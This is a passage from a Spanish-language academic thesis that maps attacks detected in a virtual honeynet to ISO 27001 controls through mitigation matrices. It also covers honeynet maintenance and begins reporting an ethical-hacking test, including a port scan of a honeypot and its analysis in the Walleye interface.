		A.10.10.3 Protección de la información del registro	Implementar normativas y procedimientos para almacenar los logs del tráfico de equipos de red en	Implementar normativas y procedimientos para almacenar los logs de accesos en servidores Syslog	Implementar normativas y procedimientos para almacenar los logs de accesos y de antivirus de	

			servidores Syslog.		servidores en servidores Syslog	
		A.10.10.4 Registros del administrador y operador		Implementar normativas y procedimientos para mantener un historial de las acciones realizadas por usuarios administradores u operadores de servidores.		
A.11 Control de acceso	A.11.2 Gestión del acceso del usuario	A.11.2.1 Inscripción del usuario	Implementar normativas para la autorización de creación de accesos a servidores, equipos de red, equipos de usuario, redes abiertas, etc.			
		A.11.2.2 Gestión de privilegios	Implementar normativas para establecer lineamientos para la creación de claves fuertes para usuarios de servidores, equipos de red, terminales de usuario, redes abiertas, etc.			
		A.11.2.3 Gestión de la clave del usuario	Implementar normativas para establecer lineamientos para la creación de claves fuertes para equipos de usuarios, redes abiertas.			
		A.11.2.4 Revisión de los derechos de acceso del usuario	Implementar normativas para la revisión continua de los privilegios de acceso concedidos a los usuarios de servidores, redes abiertas, etc.			
	A.11.3 Responsabilidades del usuario	A.11.3.1 Uso de clave	Implementar una normativa de uso de claves en servidores.			Implementar una normativa de uso de claves en redes wirelles.
		A.11.3.2 Equipo de usuario desatendido.		Implementar una política de uso de bloqueo de servidores desatendidos.		
		A.11.3.3 Política de pantalla y escritorio limpio		Implementar procedimientos de ocultar información confidencial como contraseñas en notas en el escritorio del		

				computador o en papel para evitar el robo de esta información.		
	A.11.4 Control de acceso a redes	A.11.4.2 Autenticación del-usuario para conexiones externas				Implementar procedimientos de autenticación como SSL, certificados digitales, etc., para la autenticación a redes externas.
		A.11.4.3 Identificación del equipo en red		.		Implementar una normativa para asignar un nombre de host a todos los equipos de la red, así como configurar en los equipos de red la identificación de un equipo a través de su dirección MAC
		A.11.4.4 Protección del puerto de diagnóstico remoto		Implementar una normativa de uso de contraseñas fuertes para los puertos de administración de equipos de red y servidores.		
		A.11.4.7 Control de 'routing' de redes	Implementación de procedimientos para la configuración de bloqueos de ataques de			

			diccionario en equipos de red.			
	A.11.5 Control de acceso al sistema de operación	A.11.5.1 Procedimientos de registro en el terminal		Implementar normativas de registro de log de acceso en equipos terminales de usuario.		
		A.11.5.2 Identificación y autenticación del usuario		Implementar una política para no compartir credenciales de usuarios.		
		A.11.5.3 Sistema de gestión de claves	Implementar una política para la generación y cambio de claves fuertes en servidores, equipos de red,	Implementar una política para la generación y cambio de claves fuertes en servidores, equipos de usuarios finales.		Implementar una normativa para el uso de sistemas de autenticación como como el uso de claves públicas en redes abiertas.
		A.11.5.4 Uso de utilidades del sistema		Implementar una normativa para uso de protector de pantalla con password después de cierto tiempo de inactividad en equipos de usuarios.		
	A.11.6 Control de acceso a la aplicación e información	A.11.6.1 Restricción al acceso a la información		Implementar una normativa de restricción de accesos A información confidencial en servidores y equipos de red.		Implementar una normativa de restricción de accesos en redes abiertas.
		A.11.6.2 Aislamiento del sistema	Implementar normativas y procedimientos			Implementar normativas y procedimientos

		sensible	de uso de Firewalls e IPS, para bloqueo de tráfico malicioso hacia infraestructura crítica.			de defensa en la DMZ y redes abiertas
	A.11.7 Computación móvil y teletrabajo	A.11.7.1 Computación móvil y comunicaciones				Implementar normativas seguras de autenticación en redes abiertas.
		A.11.7.2 Teletrabajo				Implementar procedimientos para establecer una VPN para usuarios que se conectan desde el exterior a la red.
A.12 Adquisición, desarrollo y mantenimiento de los sistemas de información	A.12.1 Requerimientos de seguridad de los sistemas	A.12.1.1 Análisis y especificación de los requerimientos de seguridad		Implementar un procedimiento que permita establecer los requerimientos de perfiles de usuario para el acceso a los sistemas.		
	A.12.3 Controles criptográficos	A.12.3.1 Política sobre el uso de controles criptográficos				Implementar un procedimiento que permita conexiones seguras mediante certificados digitales, u otras técnicas.
	A.12.6 Gestión de vulnerabilidad técnica	A.12.6.1 Control de vulnerabilidades técnicas	Implementar procedimientos para la actualización de sistemas operativos y		Implementar procedimientos para el bloqueo de servicios innecesarios.	Implementar procedimientos para la actualización de protocolos de autenticación en

			aplicaciones.			redes abiertas.

Fuente: (ISO 27001, 2016)

Realizado por: Cristina Palmay

Tabla 7-3 Matriz de Mitigación de ataques de Monitorización

MATRIZ DE IDENTIFICACIÓN DE CONTROLES ISO 27001 A PARTIR DE LA INFORMACIÓN OBTENIDA DE UNA HONEYNET VIRTUAL. OBJETIVO: Establecer los controles ISO 27001 a aplicar según el tipo de ataque sufrido, previo el análisis de la información capturada por la Honeynet a través de la interfaz Walleye.			**ATAQUES DE MONITORIZACIÓN**			
			ATAQUES DE MONITORIZACIÓN (Violación del principio de confidencialidad)			
			Ataques más conocidos: snooping, Fingerprinting, escaneo de puertos, Sniffing, etc.			
			CARACTERÍSTICAS O SÍNTOMAS			
			ATAQUES DE EXPLOTACIÓN DE VULNERABILIDADES: Alertas de ataques de análisis de vulnerabilidades (Exploit)	ATAQUES DE ESCANEO DE PUERTOS: Alertas de ataques de escaneo de puertos desde un mismo origen.	ACCESOS NO AUTORIZADOS: Accesos no autorizados a bases de datos, archivos de configuración, intercepción de paquetes.	ATAQUES DE SNOOPING: Captura de información proveniente de dispositivos de entrada como teclados o mouse (snooping).
			DETECCIÓN DE SÍNTOMAS EN LA INTERFAZ WALLEYE Y HONEYPOTS			
CONTROLES ISO 27001			1.- Revisión de la interfaz Walleye en donde se muestra una gran cantidad de conexiones a un determinado puerto.	1.- Gran cantidad de paquetes, intentando conectar a varios puertos desde una ip destino. 2.- Analizar el log del archivo Ip Tables del Honeywall, y de Honeypot.	1.- Revisar los archivos de log de accesos de servicios y sistemas operativos de los Honeypots.	1.- Revisión del archivo del protocolo Sebek en Walleye.
			ACCIONES PARA COMBATIR LOS SÍNTOMAS PRESENTADOS			
			S1	**S2**	**S3**	**S4**
A.10 Gestión de	A.10.3 Planeación y	A.10.3.2 Aceptación del	Implementar procedimientos para la revisión de vulnerabilidades para la			

las comunicaciones y operaciones	aceptación del sistema	sistema	recepción de sistemas y aplicaciones.			
	A.10.4 Protección contra software malicioso y código móvil	A.10.4.1 Controles contra software malicioso	Implementar normativas para la actualización continua de sistemas operativos y aplicaciones.			Implementar una normativa de uso de antivirus corporativos en servidores y equipos de usuario final.
		A.10.4.2 Controles contra códigos móviles				Implementar normativas de restricción de códigos móviles en redes.
	A.10.6 Gestión de seguridad de redes	A.10.6.1 Controles de red	Implementación de normativas para la gestión acciones preventivas contra ataques de análisis de vulnerabilidades.	Implementación de normativas para la gestión de acciones preventivas contra ataques de escaneo de puertos.		Implementación de normativas para la gestión de acciones preventivas contra ataques de snooping.
	A.10.7 Gestión de medios	A.10.7.3 Procedimientos de manejo de la información			Implementar procedimientos para evitar el robo de información, en servidores y recursos de red.	
	A.10.8 Intercambio de información	A.10.8.1 Procedimientos y políticas de información y software.			Implementar procedimientos para garantizar la seguridad de transmisión de la información en todos los medios de comunicación.	Implementar procedimientos para evitar el monitoreo de información en servidores, y equipos.
	A.10.10 Monitoreo	A.10.10.1 Registro de auditoria			Implementar normativas para mantener logs de	Implementar normativas para mantener logs de

					accesos y actividades de servidores de bases de datos, y otros equipos donde exista información confidencial.	los accesos y actividades de servidores y equipos de usuarios.
		A.10.10.3 Protección de la información del registro			Implementar procedimientos para evitar el borrado de logs de servidores de bases de datos.	Implementar procedimientos para evitar el borrado de logs de servidores y equipos de usuarios.
A.11 Control de acceso	A.11.1 Requerimiento comercial para el control del acceso	A.11.1.1 Política de control de acceso	Implementar procedimientos de bloqueo de tráfico provenientes de escaneo de vulnerabilidades.	Implementar procedimientos de bloqueo de tráfico provenientes de escaneo de puertos en servidores.	Implementar procedimientos de bloqueo de accesos no autorizados a bases de datos.	
	Gestión del acceso del usuario	A.11.2.1 Inscripción del usuario			Implementar normativas para restringir el acceso de usuarios no autorizados a las bases de datos.	
		A.11.2.2 Gestión de privilegios			Implementar procedimientos para la gestión de privilegios de acceso a usuarios de bases de datos.	
		A.11.2.4 Revisión de los derechos de acceso del			Implementar normativas para la revisión de derechos de	

		usuario			acceso de usuarios de bases de datos.	
	A.11.4 Control de acceso a redes	A.11.4.1 Política sobre el uso de servicios en red	Implementar procedimientos el NO uso de puertos por defecto en servicios utilizados.	Implementar procedimientos para el bloqueo de puertos de servicios innecesarios en firewalls e IPS.	Implementar procedimientos para la restricción del acceso a bases de datos a nivel de capa tres para usuarios no autorizados.	
		A.11.4.2 Autenticación del-usuario para conexiones externas			Implementar procedimientos para la autenticación segura para el acceso de información confidencial en redes externas.	
		A.11.4.7 Control de 'routing' de redes		Implementar procedimientos para el bloqueo de tráfico proveniente de ataques de escaneo de puertos.		

Fuente: (ISO 27001, 2016)

Realizado por: Cristina Palmay

Tabla 8-3 Matriz de Mitigación de ataques de Modificación

MATRIZ DE IDENTIFICACIÓN DE CONTROLES ISO 27001 A PARTIR DE LA INFORMACIÓN OBTENIDA DE UNA HONEYNET VIRTUAL. OBJETIVO: Establecer los controles ISO 27001 a aplicar según el tipo de ataque sufrido, previo el análisis de la información capturada por la Honeynet a través de la interfaz Walleye.	**ATAQUES DE MODIFICACIÓN (Violación al principio de integridad)**			
	Ataques más conocidos: Inyección SQL. Cross site scripting, Tampering, Borrado de Huellas, etc.			
	CARACTERÍSTICAS O SÍNTOMAS			
	Alertas de ataques de tipo Tampering, e indicios de	Alertas de ataques de borrado de huellas e indicios de eliminación de	Alertas de modificación de mensajes en conexiones	Alertas de ataques a navegadores por funciones de

			modificación desautorizada de los datos, software, archivos de configuración.	registros y log de sistemas y equipos.	establecidas.	JavaScript, active X maliciosas que toman el control del equipo.
CONTROLES ISO 27001			**DETECCIÓN DE SÍNTOMAS EN LA INTERFAZ WALLEYE Y HONEYPOTS**			
			1.- Paquetes que establecen conexiones a los puertos 22, 23 que corresponden a los servicios SSH y TELNET. 2.- Revisar el archivo de Sebek en el Honeypot: /var/log/sebek_commands (distribuciones Linux), para revisar los comandos ingresados por SSH o TELNET.	1.- Gran cantidad de paquetes en los que se observa intentos de conexión a los puertos conocidos de los sistemas de bases de datos. 2.- Paquete decodificado para obtener la información digitada por el atacante a través del software Keyloguer. 3.- Log de MySql en el Honeypot para verificar los accesos válidos y no autorizados.	1.- Revisión del archivo /etc/passwd (sistemas Linux), para verificar las cuentas de usuario creadas. 2.- Revisar el archivo de Sebek en el Honeypot: /var/log/sebek_commands (distribuciones Linux), para revisar los comandos ingresados por el atacante.	1.-En la interfaz Walleye, revisar si existen varios paquetes del protocolo http en intervalos cortos de tiempo.
			ACCIONES PARA COMBATIR LOS SÍNTOMAS PRESENTADOS			
			S1	**S2**	**S3**	**S4**
	A.10.2 Gestión de la entrega del servicio de terceros	A.10.2.1 Entrega del servicio			Implementar normativas para establecer lineamientos de seguridad en enlaces contratados.	Implementar normativas para establecer lineamientos de seguridad para la recepción de aplicaciones desarrolladas por terceros.

		A.10.2.2 Monitoreo y revisión de los servicios de terceros			Implementar procedimientos para el monitoreo del estado de seguridad en los enlaces contratados.	Implementar procedimientos para el monitoreo de vulnerabilidades en aplicaciones desarrolladas por terceros.
		A.10.2.3 Manejar los cambios en los servicios de terceros			Implementar normativas para el adecuado manejo de cambios en los enlaces contratados.	Implementar normativas para el adecuado manejo de actualización de versiones en sistemas desarrollados por terceros.
	A.10.3 Planeación y aceptación del sistema	A.10.3.2 Aceptación del sistema.				Implementar procedimientos de monitoreo de vulnerabilidades en el código de aplicaciones desarrolladas por terceros.
	A.10.4 Protección contra software malicioso y código móvil	A.10.4.1 Controles contra software malicioso	Implementar procedimientos para el mantenimiento de antivirus corporativos para la detección de backdoors.			
		A.10.4.2 Controles contra códigos móviles	Implementar procedimientos para evitar que se ejecute código móvil o autorizado			
	A.10.5 Respaldo	A.10.5.1 Back-up o respaldo	Implementar normativas para	Implementar una normativa para el		

	(back-up)	de la información	el respaldo periódico de bases de datos, etc., de servidores y equipos.	respaldo continuo de Logs de servidores y equipos.		
	A.10.8 Intercambio de información	A.10.8.1 Procedimientos y políticas de información y software			Implementar normativas y procedimientos para el uso de métodos de encriptado y autenticación como VPN, SSL, claves públicas, certificados digitales, etc., para transmitir información a través de cualquier medio de comunicación.	
		A.10.8.2 Acuerdos de intercambio	Implementar normativas para el intercambio de información con entidades externas.			
		A.10.8.3 Medios físicos en tránsito	Implementar normativas de protección a respaldos físicos de las bases de datos.			
	A.10.10 Monitoreo	A.10.10.1 Registro de auditoria	Implementar normativas para la revisión de Logs de accesos a servidores, bases de datos y equipos de red.	Implementar normativas para la revisión de Logs del sistema e historial de comandos de servidores y	Implementar normativas para la revisión de Logs de tráfico de equipos de red.	Implementar normativas para la revisión de Logs de sistemas y aplicaciones.

				equipos de red.		
		A.10.10.2 Uso del sistema de monitoreo	Implementar procedimientos de monitoreo de la integridad de las bases de datos.	Implementar procedimientos de monitoreo de la integridad de archivos de configuración de servidores y equipos de red.	Implementar procedimientos de monitoreo de las anomalías en el tráfico de red.	
		A.10.10.3 Protección de la información del registro.	Implementar normativas para el almacenamiento de Logs de accesos a servidores, bases de datos y equipos de red, durante largos periodos de tiempo.	Implementar normativas para el almacenamiento de Logs del sistema e historial de comandos de servidores y equipos de red, durante largos periodos de tiempo.	Implementar normativas para el almacenamiento de Logs de tráfico de equipos de red durante largos periodos de tiempo.	Implementar normativas para el almacenamiento de Logs de sistemas y aplicaciones, durante largos periodos de tiempo.
		A.10.10.4 Registros del administrador y operador	Implementar normativas para habilitar funciones de historial de comandos par cuentas de usuarios administradores y operarios de servidores y equipos.			
		A.10.10.5 Registro de fallas	Implementar normativas para el registro de bitácoras de fallas relacionadas con ataques de tipo tampering.	Implementar normativas para el registro de bitácoras de fallas relacionadas con ataques de tipo borrado de huellas.	Implementar normativas para el registro de bitácoras de fallas relacionadas con ataques modificación de tráfico.	Implementar normativas para el registro de bitácoras de fallas relacionadas con ataques al código de aplicaciones y navegadores.
		A.10.10.6 Sincronización de relojes	Implementar normativas y procedimientos para la configuración de un servidor NTP, para todos los servidores, equipos de red, equipos de usuarios existentes en la red.			
	A.11.2 Gestión del acceso del usuario	A.11.2.2 Gestión de privilegios	Implementar normativas para gestionar y asignar	Implementar normativas para la asignación y gestión de		

			privilegios a usuarios de bases de datos y repositorios de información.	privilegios de usuarios que operan los sistemas operativos de servidores y equipos.		
A.11 Control de acceso	A.11.3 Responsabilidades del usuario	A.11.3.1 Uso de clave	Implementar una normativa de uso de clave para el acceso a bases de datos y repositorios de información.	Implementar una normativa de uso de clave para el acceso de servidores y equipos de red.	Implementar una normativa de uso de clave para todas las conexiones remotas.	
	A.11.4 Control de acceso a redes	A.11.4.1 Política sobre el uso de servicios en red	Implementar políticas y procedimientos para la gestión de privilegios sobre los servicios TI al que tienen acceso los usuarios.	Implementar políticas y procedimientos para la gestión de privilegios sobre los accesos a las bases de datos.		Implementar políticas y procedimientos para la gestión de privilegios sobre los equipos de usuarios finales.
		A.11.4.2 Autenticación del-usuario para conexiones externas	Implementar procedimientos de uso de técnicas de autenticación robustas para conexiones a bases de datos remotas.	Implementar procedimientos de uso de técnicas de autenticación robustas como el uso de SSH para la conexión remota a terminales de administración de servidores y equipos.	Implementar procedimientos de uso de técnicas de autenticación como SSL, o claves públicas para el uso de conexiones remotas.	
		A.11.4.4 Protección del puerto de diagnóstico remoto	Implementar procedimientos para asegurar el acceso de usuarios no autorizados a los puertos de administración de servidores y equipos de red.			
		A.11.4.5 Control de	Implementar procedimientos de autenticación y conexión segura para		Implementar procedimientos	

		conexión de redes	el acceso a terminales remotos de servidores, equipos de red, y equipos de usuario.		de encriptación para las comunicaciones remotas.	
A.12 Adquisición, desarrollo y mantenimiento de los sistemas de información	A.12.1 Requerimientos de seguridad de los sistemas	12.1.1. Análisis y especificación de los requerimientos de seguridad				Implementar normativas para la elaboración de requerimientos de nuevos sistemas que incluyan controles de seguridad en las aplicaciones
	A.12 Adquisición, desarrollo y mantenimiento de los sistemas de información.	A.12.2.2 Control de procesamiento interno.	Implementar procedimientos de verificación de la integridad de los datos de las bases de datos.			
		A.12.2.3 Integridad del mensaje.	Implementar normativas para garantizar la integridad de bases de datos e información confidencial.		Implementar normativas para garantizar la integridad del mensaje.	Implementar normativas para implementación de controles de seguridad en las aplicaciones en desarrollo.
		A.12.2.4 Validación de data de output.				Implementar un procedimiento para validar el correcto procesamiento de la información en las aplicaciones en desarrollo.
	A.12.3 Controles criptográficos	A.12.3.1 Política sobre el uso de controles criptográficos	Implementar procedimientos para la encriptación de conexiones para	Implementar procedimientos para la encriptación de conexiones para el	Implementar procedimientos para la encriptación de las	

			bases de datos a través de la red.	ingreso a consolas de administración a través de la red.	comunicaciones en redes abiertas.	
		A.12.3.2 Gestión clave			Implementar procedimientos de uso de claves públicas en las comunicaciones de redes abiertas.	
	A.12.4 Seguridad de los archivos del sistema	A.12.4.1 Control de software operacional	Implementar procedimientos para la instalación de software confiable en servidores y equipos de usuario			Implementar procedimientos para la instalación de software JavaScrip y Active X en navegadores.
		A.12.4.2 Protección de la data de prueba del sistema	Implementar normativas de almacenamiento de datos de prueba.			
		A.12.4.3 Control de acceso al código fuente del programa				Implementación de normativas de control de acceso al código fuente de aplicaciones en desarrollo para evitar el mal uso de personal no autorizado.
		A.12.5.2 Revisión técnica de las aplicaciones después de cambios en el sistema operativo	Implementación de políticas de revisión de aplicaciones y respaldo de archivos de configuración luego de los			

			cambios en los sistemas operativos de servidores y equipos.			

Fuente: (iso 27001, 2016)

Realizado por: Cristina Palmay

Aplicación De las matrices. - Para la selección de los controles ISO 27001 se debe llenar todos los campos de las matrices, siguiendo los siguientes pasos:

1. Identificar el ataque producido en las matrices según el síntoma observado en la interfaz Walleye.
2. Identificar la columna o columnas que identifican el síntoma descrito estas pueden ser: S1, S2, S3 y S4.
3. Buscar las intercepciones de la matriz, fila columna, que contengan una normativa o procedimiento para la mitigación de ese síntoma del ataque, tomando en cuenta que las filas corresponden a los controles ISO 27001, que se deberán aplicar y las columnas corresponden a los síntomas del ataque observados en Walleye.
4. Puede darse el caso de que se identifiquen en Walleye dos o más síntomas de un mismo ataque.
5. Puede darse el caso que la aplicación de un control se repita en otro ataque observado, en este caso solo se deberá implementar una vez la política del respectivo control, con varios literales en los que se indique la normativa para mitigar los dos tipos de ataques o más.

PASO DOS: Elaborar la documentación de los controles ISO seleccionados, basándose en los estándares de la norma ISO 27001.

Para la implementación de la documentación de los controles ISO 27001, se debe tomar en cuenta los siguientes aspectos:

- La documentación de los controles *A.5 Política de seguridad, A.6 Organización de la seguridad de la información, A.7 Gestión de activos, A.8 Seguridad de los recursos humanos, A.9 Seguridad física y ambiental, A. 13 Gestión de incidentes en la seguridad de la información, A.14 Gestión de la continuidad comercial y A.15.1 Cumplimiento con requerimientos legales,* debe ser elaborado como un requisito previo a la aplicación de las matrices.

- Cuando en una o más matrices se repita un control ISO 27001 se deberá tomar el criterio de documentar un solo control ISO por todos los tipos de ataque en los cuales requiere su aplicación, dividiéndolo en apartados para cada tipo de ataque detectado.

- Para elaborar la documentación de los controles ISO 27001, el documento base será las *Políticas de Seguridad Informática* a partir de él se elaboran las *normativas de seguridad informática,* cada norma corresponde a un control ISO 27001.

  En el tercer nivel se encuentran los procedimientos los cuales deben elaborarse, si dentro de la normativa existen procesos que deben detallarse, y por último en el cuarto nivel están los *Instructivos y manuales* los cuales deben elaborarse si es necesario que se detalle los pasos técnicos para la ejecución de un determinado proceso.

PASO TRES: Actualizar continuamente la aplicación de controles ISO 27001 a la red de producción.

Para que la red de producción mantenga un alto grado de aseguramiento de su infraestructura TI, no solo basta con implementar una sola vez la guía de mejores prácticas propuesta en este trabajo de investigación, es necesario que se ejecute por lo menos dos veces al año pruebas de hacking ético para descubrir nuevas vulnerabilidades en la red de producción, y aplicar la guía de mejores prácticas propuesta.

3.4.11 Etapa siete: mantenimiento y actualización de la guía de buenas prácticas.

PASO UNO: Realizar mantenimientos preventivos y correctivos a la Honeynet en concordancia con la aplicación de los controles de la norma 27001.

Para que la Honeynet funcione correctamente y cumpla con el propósito de recolectar información valiosa sobre la actividad de los atacantes, es necesario realizar mantenimientos preventivos de forma constante y un mantenimiento correctivo cada vez que un servidor (Honeypot) ha sido comprometido con un ataque de *Denegación de servicio*.

Si el administrador de la Honeynet no paraliza el ataque y devuelve la disponibilidad al Honeypot, la Honeynet puede quedar fuera de servicio por largo tiempo y dejar de cumplir su función principal, de igual forma puede darse el caso de que un Honeypot sea comprometido y sea utilizado para lanzar ataques a la red de producción.

En este caso el administrador de la Honeynet debe tomar acciones inmediatas como la desconexión del Honeypot de la red para impedir el ataque hacia la red de producción. Un mantenimiento preventivo típico que debe realizarse en las Honeynets debe incluir las siguientes actividades:

- Verificar la integridad de los archivos de configuración del Honeywall.
- Verificar si las particiones de los discos donde se almacenan los logs (captura de datos) tienen suficiente espacio.
- Verificar si las firmas IDS están actualizadas.
- Verificar si el firewall del Honeywall está actualizado y parchado.
- Monitorear los logs para descubrir nuevas actividades sospechosas que permitan detectar ataques desconocidos por la Honeynet, en este caso se deberá actualizar las reglas del IDS.
- Revisar el funcionamiento y disponibilidad de los Honeypots.
- Realizar pruebas de funcionamiento del módulo de control de datos.

Además de estas actividades, el mantenimiento preventivo de los Honeypots debe realizarse en concordancia con la aplicación de los controles de la ISO 27001 a los activos informáticos de la red de producción, por ejemplo, si se aplica el control que se refiere a la actualización de los sistemas operativos, a los servidores de la red de producción, también se deberá aplicar este control a todos los Honeypots que simulan ser servidores en la Honeynet.

La concordancia del mantenimiento preventivo de los Honeypots con la aplicación de los controles de la norma ISO 27001, garantizará que el estado de la seguridad informática de los Honeypots sea muy similar al estado de la seguridad informática de la red de producción, por lo tanto, los ataques realizados a la Honeynet serían muy similares a los que podrían ejecutarse en la red de producción.

Este proceso de mejora de la seguridad informática tanto en la red de producción como en los Honeypots deberá repetirse constantemente cada vez que se detecte nuevos riesgos y / o vulnerabilidades; esta actividad garantizará que la Honeynet recopile información que sea válida para el estado de seguridad informática implementado en la red de producción.

PASO DOS: Realizar la actualización continúa de la guía de buenas prácticas.

Si se ha aplicado con éxito la guía de buenas prácticas para la elaboración de políticas de seguridad, esto no quiere decir que la Infraestructura TI, queda protegida de forma permanente; la guía de buenas prácticas tiene una naturaleza dinámica y repetitiva, es decir, es necesario actualizarla constantemente y volver a aplicarla siempre que se detecte lo siguiente:

- *Nuevas vulnerabilidades detectadas*. - Debido a un test de hacking ético, ataques exitosos a la red de producción, etc.
- *Nueva infraestructura y servicios TI*- En este caso se deberá realizar una modificación de la política para determinar nuevos activos informáticos y nuevos riesgos.
- *Nuevas tecnologías de Honeynet.* - En este caso se deberá actualizar la forma de identificación de ataques en las matrices según la información capturada en Walleye.




Figura 16-3: Ciclo repetitivo de la guía de buenas prácticas

Fuente: Realizado por: Cristina Palmay

CAPITULO IV

4. RESULTADOS Y DISCUSIÓN

En este Capítulo, se analizan y comparan los resultados obtenidos en las pruebas de hacking ético realizadas a la Honeynet en la red interna del escenario de pruebas escogido, con la implementación de la guía de buenas prácticas y sin ella, y finalmente se realiza la comprobación de la hipótesis.

4.1 Escenario de pruebas (arquitectura, hardware, software)

Según el *Anexo No.1 Aplicación de la propuesta de mejores prácticas para el establecimiento de políticas de seguridad informática basado en Honeynet virtuales*, se determinó que la ubicación más apropiada para la Honeynet es *Detrás del Firewall*; la topología del escenario de pruebas solo está formada por una red interna, no existe ningún equipo que tenga salida a la WWW.




Figura 1-4: Escenario de pruebas para la Honeynet

Fuente: Realizado por: Cristina Palmay

La topología de la red de producción del escenario de pruebas se muestra en la figura 4-1, como se puede observar se cuenta son redundancia en enlaces y equipos, los equipos que conforman el escenario de pruebas son los siguientes:

- Dos IPS, un principal y un secundario.
- Dos firewalls un principal y un secundario.
- Dos Switch Core un principal y un secundario.
- Un router del ISP para voz IP.
- Switch de distribución.

4.2 Ejecución de las pruebas de hacking ético sin la aplicación de la guía de buenas prácticas.

4.2.1 Fase de reconocimiento

En esta fase se realiza la una recopilación de toda la información posible de la topología de la red del escenario de pruebas, como direcciones IP, equipos de red existentes, servicios TI levantados, sistemas operativos de servidores, etc., utilizando la herramienta Free Ip Scanner.




Figura 2-4: Escaneo de direcciones Ip activas

Fuente: Realizado por: Cristina Palmay

4.2.2 Fase de escaneo

Para el desarrollo de esta fase del hacking ético, se conectó el computador atacante a la red Wirelles del escenario de pruebas y desde allí se utilizó la distribución Kali Linux 2.9, desde la cual se realiza un escaneo de puertos a las direcciones Ips de los Honeypots *Honey1* y *Honey2*, detectadas en la fase anterior.

<u>Descripción del ataque No. 1</u>: Escaneo de puertos

Se realiza un escaneo del Honeypot *Honey 1* con dirección Ip: 10.126.7.75, en donde se detecta los puertos 22 y 3306 que se encuentran abiertos los cuales corresponden a los servicios SSH y MySql, además se concluye que es un equipo que se encuentra conectado directamente a la red porque en el escaneo se muestra que se encuentra a un salto de distancia.

Figura 3-4: Ataque de escaneo de puertos al Honeypot Honey1

Fuente: Realizado por Cristina Palmay

Análisis del Ataque en Walleye.

Tabla 1-4 Análisis en Walleye – Detección Uno

DETECCIÓN UNO: ATAQUE DE ESCANEO DE PUERTOS	
HALLAZGO:	Escaneo de puertos desde la dirección IP: 10.126.7.84
EVIDENCIAS EN LOGS DE WALLEYE:	Existen varios intentos de conexión a varios puertos del Honeypot 10.126.7.75, en un intervalo de tiempo menor a un minuto, generalmente este patrón de ataque se debe al uso de una herramienta automatizada que escanea al Honeypot como por ejemplo Nmap, se observa también que el sistema atacante tiene instalado un sistema operativo basado en una distribución de Linux. Esta evidencia se observa en la figura 4-2. Según la figura 4-3, en los logs del IpTables de la Honeynet se puede observar en uno de los paquetes el escaneo de puertos realizado al Honeypot 10.126.7.75. En la figura 4-4, se observa que Snort registra un ataque de escaneo de puertos a través de la interfaz Web Walleye. La interfaz Walleye permite descargar el archivo de extensión. pcap el cual contiene detalles acerca de los intentos de conexión, este archivo es compatible para que pueda ser abierto con software como Wireshark, para su posterior análisis, como se puede observar en la figura 4, un puerto en estado abierto responde afirmativamente con un mensaje SYN/ACK.

Fuente: (Walleye, 2016)

Realizado por: Cristina Palmay

